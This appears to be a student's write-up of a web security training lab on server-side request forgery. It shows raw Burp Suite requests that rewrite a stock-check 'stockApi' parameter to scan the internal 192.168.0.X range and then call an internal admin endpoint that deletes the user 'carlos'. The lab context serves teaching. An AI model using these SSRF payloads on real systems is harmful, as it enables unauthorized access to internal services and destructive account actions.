S. Giridharan
CB.SC.P2CYS23006

This lab has a stock check feature which fetches data from an internal system.

To solve the lab, use the stock check functionality to scan the internal `192.168.0.X` range for an admin interface on port 8080, then use it to delete the user `carlos`.

As mentioned in the Lab description intercept the request of the stock check in the burpsuite,


---


Request


Pretty Raw Hex

```
1  POST /product/stock HTTP/2
2  Host: 0a6400d803fb81ea81793ef800d60086.web-security-academy.net
3  Cookie: session=TKtPWsmF0N44CTCx1VgMGBC0R0LX3Xfn
4  Content-Length: 38
5  Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
6  Sec-Ch-Ua-Platform: "Windows"
7  Sec-Ch-Ua-Mobile: ?0
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
   like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
9  Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a6400d803fb81ea81793ef800d60086.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
   https://0a6400d803fb81ea81793ef800d60086.web-security-academy.net/product?productI
   d=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
18 Priority: u=1, i
19
20 stockApi=http://192.168.0.1:8080/admin
```

We are going to brute force the last octet of the IP Address to find the admin interface in the burpsuite intruder.







The Final Step is to delete the user carlos.

S. Giridharan
CB.SC.P2CYS23006

Pretty Raw Hex

```
1  POST /product/stock HTTP/2
2  Host: 0a6400d803fb81ea81793ef800d60086.web-security-academy.net
3  Cookie: session=TKtPWsmF0N44CTCxlVgMGBC0R0LX3Xfn
4  Content-Length: 96
5  Sec-Ch-Ua: "Chromium";v="124", "Microsoft Edge";v="124", "Not-A.Brand";v="99"
6  Sec-Ch-Ua-Platform: "Windows"
7  Sec-Ch-Ua-Mobile: ?0
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36 Edg/124.0.0.0
9  Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a6400d803fb81ea81793ef800d60086.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a6400d803fb81ea81793ef800d60086.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
18 Priority: u=1, i
19
20 stockApi=http://192.168.0.171:8080/admin/delete?username=carlos
```